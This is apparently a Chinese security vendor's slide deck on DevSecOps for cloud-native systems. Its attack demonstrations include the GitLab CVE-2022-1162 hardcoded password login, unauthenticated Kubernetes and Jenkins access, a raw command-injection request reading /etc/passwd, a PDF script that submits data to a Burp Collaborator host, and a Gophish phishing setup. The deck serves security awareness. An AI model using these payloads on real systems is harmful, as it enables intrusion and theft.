


# 云原生安全DevSecOps 下的最佳实践

CLOUD NATIVE SECURITY DEVSECOPS  
BEST PRACTICES

Beijing Shengxin Network Technology Co., Ltd.




## 瀑布开发模式



## 敏捷开发模式



## DevOps开发模式



敏捷开发和DevOps开发模式主流

## 当前采用DevSecOps的客户可以分为三种类型



自身已经基本完成DevOps转型，需要加入安全元素，完成DevSecOps；



原有的瀑布开发或者敏捷开发模式中已经通过安全开发工具赋能，在向DevOps转型的过程中，将安全并行，完成DevSecOps；



原有的瀑布开发或者敏捷开发模式中安全能力不足，准备向DevOps转型的同时，建立安全文化，融入安全能力，直接完成DevSecOps建设。

## 统一Portal

业务人员

需求人员

产品经理

研发人员

测试人员

架构师

应用运维

平台管理员

## DevOps平台

### 项目协同

需求管理

任务管理

缺陷管理

敏捷看板

流程管理

### 代码管理

代码仓库

代码提交

代码合并

凭据管理

分支策略

### 制品管理

制品上传

制品下载

制品查询

制品扫描

制品同步

### CICD流水线

编排

执行

日志

策略

模板

### 平台管理

平台概览

事项管理

项目管理

权限管理

环境规划

流水线管理

流程管理

许可管理

集成中心

审批管理

### 测试管理

测试用例

测试计划

测试执行

自动化测试

测试报告

### 环境和发布

容器发布

虚拟机应用发布

多环境管理

资源对接

流程对接

### 度量分析

进度分析

质量分析

效率分析

人员分析

仪表盘

### 项目设置

模块设置

流程配置

成员管理

权限配置

通用配置

自研/Jira

Jenkins


Gitlab、SVN、Bitbucket

Sonar

Artifactory、Nexus、Harbor


Selenium、Jmeter、LoadRunner

底层资源



## DevOps工具链，建立高效开发协作体系

### DevOps+JIRA+云平台（整体技术架构维度）



### 工程维度：

流程调度：项目管理流程引擎、JIRA流程引擎

代码托管：Gitlab、Git、Bitbucket、SVN

依赖管理：Artifactory、Harbor、Nexus

构建管理：Maven、Docker、NPM

代码质量：Sonar、Junit

持续集成：Jenkins

自动化测试：JMeter、Selenium、Cucumber

### 基础设施：

云平台：DevOps、PaaS、IaaS

部署平台：传统运维、K8S、Jenkins+Ansible

容器管理：K8S、OpenShift

CMDB：CMDB

日志平台：ELK、EFK

监控平台：Zabbix、Prometheus

## Gitlab OAuth注册默认口令漏洞分析（CVE-2022-1162）

漏洞根源是 Password.test\_default，从 password.rb 的注释得知其本意是为了测试构造出的强密码，但可能被误用于正常业务逻辑中引起的漏洞。

```

1  + # frozen_string_literal: true
2  +
3  + # This module is used to return fake strong password for tests
4  +
5  + module Gitlab
6  +   module Password
7  +     DEFAULT_LENGTH = 12
8  +     TEST_DEFAULT = "123qweQWE!@# * 0" * (User.password_length.max - DEFAULT_LENGTH)
9  +     def self.test_default(length = 12)
10 +       password_length = [(User.password_length.min, length).max, User.password_length.max].min
11 +       TEST_DEFAULT[...password_length]
12 +     end
13 +   end
14 + end

```

```

1  ... 218 20+218 20 @@
2  218 218 def build_new_user(skip_confirmation: true)
3  219 219   user_params = user_attributes.merge(skip_confirmation: skip_confirmation)
4  220 220   users::AuthorizeBuildService.new(nil, user_params).execute
5  221 221 end
6  222 222
7  223 223 def user_attributes
8  224 224   # Give preference to LDAP for sensitive information when creating a linked account
9  225 225   if creating_linked_ldap_user?
10 226 226     username = ldap_person.username.presence
11 227 227     name = ldap_person.name.presence
12 228 228     email = ldap_person.email.first.presence
13 229 229   end
14 230 230
15 231 231   username ||= auth_hash.username
16 232 232   name ||= auth_hash.name
17 233 233   email ||= auth_hash.email
18 234 234
19 235 235   valid_username = ::Namespace.clean_path(username)
20 236 236   valid_username = Uniquify.new.string(valid_username) { |s| !NamespacePathValidator.valid_path?(s) }
21 237 237
22 238 238   {
23 239 239     name: name.strip.presence || valid_username,
24 240 240     username: valid_username,
25 241 241     email: email,
26 242 242     password: Gitlab::Password.test_default(21),
27 243 243     password_confirmation: Gitlab::Password.test_default(21),
28 244 244     password: auth_hash.password,
29 245 245     password_confirmation: auth_hash.password,
30 246 246     password_automatically_set: true
31 247 247   }
32 248 248 end

```

漏洞验证：开启 gitlab 中 OmniAuth 相关配置

```

gitlab_rails['omniauth_enabled'] = true
gitlab_rails['omniauth_allow_single_sign_on'] = ['github']
gitlab_rails['omniauth_block_auto_created_users'] = false
gitlab_rails['omniauth_providers'] = [
  {
    "name" => "github",
    "app_id" => "github_app_id",
    "app_secret" => "github_app_secret",
    "args" => { "scope" => "user:email" }
  }
]

```


用户被自动注册成功后，可以通过用户名和硬编码密码直接登录

| 径   | 标头 | 载荷 | 预览   | 响应    | 启动器         | 时间 | Cookie |
|---|----|----|------|-------|-------------|----|--------|
| /users/sign_in  |    |    | 表单数据 | 查看源代码 | 查看网址编码格式的数据 |    |        |
| /   |    |    |      |       |             |    |        |
| /assets/application_utilities-4f92cbaa2387cd4a07d7edd3dde |    |    |      |       |             |    |        |
| /assets/application-cfa6748598b5e507db0e53906a7639e2c1    |    |    |      |       |             |    |        |
| /assets/highlight/themes/white-462afd27a080b5e09a63dc7a   |    |    |      |       |             |    |        |
| /assets/webpack/runtime.8a18edb1.bundle.js                |    |    |      |       |             |    |        |

```

authenticity_token: Rk3Jtf30HxZBD5J1UzvgSYuHSG2DY9T
user[login]: 
user[password]: 123qweQWE!@#00000000
user[remember_me]: 0

```




```
~ cat ~/.docker/config.json

    "auths": {
      "auth": "5bCP5py654G16ay877yM5L1N5aaC6Zeu6ZeuIGdpdGh1Yi5jb20vbmVhcmdsZQo="
    },
    "HttpHeaders": {
      "User-Agent": "Docker-Client/19.03.1 (linux)"
    }
  }
}
```

The diagram illustrates the Docker Registry architecture. On the left, a stack of storage options (本地存储, GlusterFS, Swift, Ceph) is connected to a central 'Image' box. A blue arrow labeled 'Push' points from the Image box to the Docker Registry, and a blue arrow labeled 'Pull' points from the Docker Registry to the hosts. The Docker Registry is represented by a large yellow box with 'eth0' (connected to the Internet) and 'eth1' (connected to hosts). Multiple hosts (宿主机) are shown at the bottom, each with an 'eth0' interface connected to the 'eth1' interface of the Docker Registry. The command `--insecure-registry 192.168.12.132:5000` is shown at the bottom.



## k8s的几种攻击手段（未授权，对应端口：8080、6443、10250）




```
paths: [
  "/api",
  "/api/v1",
  "/apis",
  "/apis/",
  "/apis/admissionregistration.k8s.io",
  "/apis/admissionregistration.k8s.io/v1beta",
  "/apis/apiextensions.k8s.io",
  "/apis/apiextensions.k8s.io/v1beta",
  "/apis/apiregistration.k8s.io",
  "/apis/apiregistration.k8s.io/v1",
  "/apis/apiregistration.k8s.io/v1beta",
  "/apis/apps",
  "/apis/apps/v1",
  "/apis/apps/v1beta1",
  "/apis/apps/v1beta2",
  "/apis/authentication.k8s.io",
  "/apis/authentication.k8s.io/v1",
  "/apis/authentication.k8s.io/v1beta1",
```

k8s api-server 未授权



```
metadata: {
  "name": "creditlimit-3924084452-r773r",
  "generateName": "creditlimit-3924084452-",
  "namespace": "default",
  "selfLink": "...",
  "uid": "...",
  "resourceVersion": "197814",
  "creationTimestamp": "2018-12-28T09:32:18Z",
  "labels": {
    "app": "...",
    "pod-template-hash": "3924084452"
  },
  "annotations": {
    "kubernetes.io/config.seen": "2018-12-28T09:32:18.966136027Z",
    "kubernetes.io/config.source": "api",
    "kubernetes.io/created-by": "{\"kind\":\"SerializedReference\",\"apiVersion\": \"v1\", \"id\":\"b9be-0017fa002c19\", \"name\":\"creditlimit-3924084452-r773r\", \"uid\":\"b9be-0017fa002c19\", \"apiVersion\":\"v1\", \"resourceVersion\":\"197808\"}"}
```

kubelet 未授权




```
apiGroups: [
  "pods",
  "daemonsets",
  "apps",
  "statefulsets",
  "cronjobs",
  "extensions",
  "deployments",
  "storage.k8s.io",
  "storageclasses",
  "networking.k8s.io",
  "networkpolicies",
  "namespaces",
  "replicationcontrollers",
  "replicasets",
  "services",
  "nonResourceURLs"
]
```

Service account 高权限账户的风险

## Jenkins未授权访问漏洞复现与 getshe11

- 使用低版本的Jenkins，默认没有登录控制
- 有登录控制，但配置文件中设置了不启用安全性 (/var/lib/jenkins/config.xml 设置为false)
- 控制台使用了弱密码
- Jenkins系统后台中可以执行系统脚本命令



## 信息收集



## 构造数据包如下

```
1 POST /webadm/?q=moni_detail.do&action=gragh HTTP/1.1
2 Host: xxx.xxx.xxx.xxx
3 Content-Length: 39
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Content-Type: application/x-www-form-urlencoded
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.
8
9 type='|cat /etc/passwd|'
```

## 构造数据包执行命令如下


```
POST /webadm/?q=moni_detail.do&action=gragh HTTP/1.1
Host:
Content-Length: 39
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36
Origin:

type='|cat /etc/passwd|'
```

Root user account details:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:ftp:/var/ftp:/sbin/nologin
nobody:x:99:99:nobody:/sbin/nologin
dbus:x:81:81:system message bus:/:/sbin/nologin
ushmxd:x:113:113:ushmxd user:/:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
hgldb:x:96:96:/var/lib/hgldb:/sbin/nologin
rtkit:x:499:499:RealtimeKit:/proc:/sbin/nologin
oprofile:x:16:16:Special user account to be used by OProfile:/home/oprofile:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
ahrt:x:173:173:/etc/ahrt:/sbin/nologin
sasauth:x:498:76:Sasauthd user:/var/empty/sasauth:/sbin/nologin
postfix:x:89:89:/var/spool/postfix:/sbin/nologin
```

## 漏洞利用




## 创建恶意链接地址


```
> bat app.js
File: app.js
1 app.alert("alter alert");
2 this.submitForm('http://azdn342b12dbmo0uvmj5yrekrbx1lq.burpcollaborator.net');
```

## 创建网络钓鱼服务

```
m r/practise/phish
> docker-compose up
[+] Running 3/3
  Network phish_default      Created
  Container phish-gophish-1   Created
  Container phish-mailhog-1   Created
Attaching to phish-gophish-1, phish-mailhog-1
phish-gophish-1 | Runtime configuration:
phish-gophish-1 | {
phish-gophish-1 |   "admin_server": {
phish-gophish-1 |     "listen_url": "0.0.0.0:3333",
```

## 借用网络上的一个视频演示钓鱼过程





## 编排风险

未授权访问

K8S权限提升漏洞

开启匿名账号登录

K8s攻击

## 镜像风险

软件漏洞

恶意程序

敏感信息

不安全配置

仓库漏洞

不可信镜像

镜像相关工具

## 微服务风险

微服务漏洞

微服务越权

微服务框架漏洞

## 运行时风险

容器逃逸

反弹Shell

病毒木马

无文件攻击

容器和主机

## 网络安全风险

集群内横向移动

越权攻击

开发工具

流程工具

新的技术引入了新的安全防护对象，也带来了新的安全挑战

云原生的技术框架背后是对组织协作方式的变革，从组织责任边界(交维边界)，产品迭代(开发模式)，业务设计(应用架构)到数据中心基础设施(运行平台)都产生了影响

## 组织


- 安全贯穿到全部生产过程
- 利益相关者责任共担
- 打破组织隔膜，提升沟通和合作

## 流程

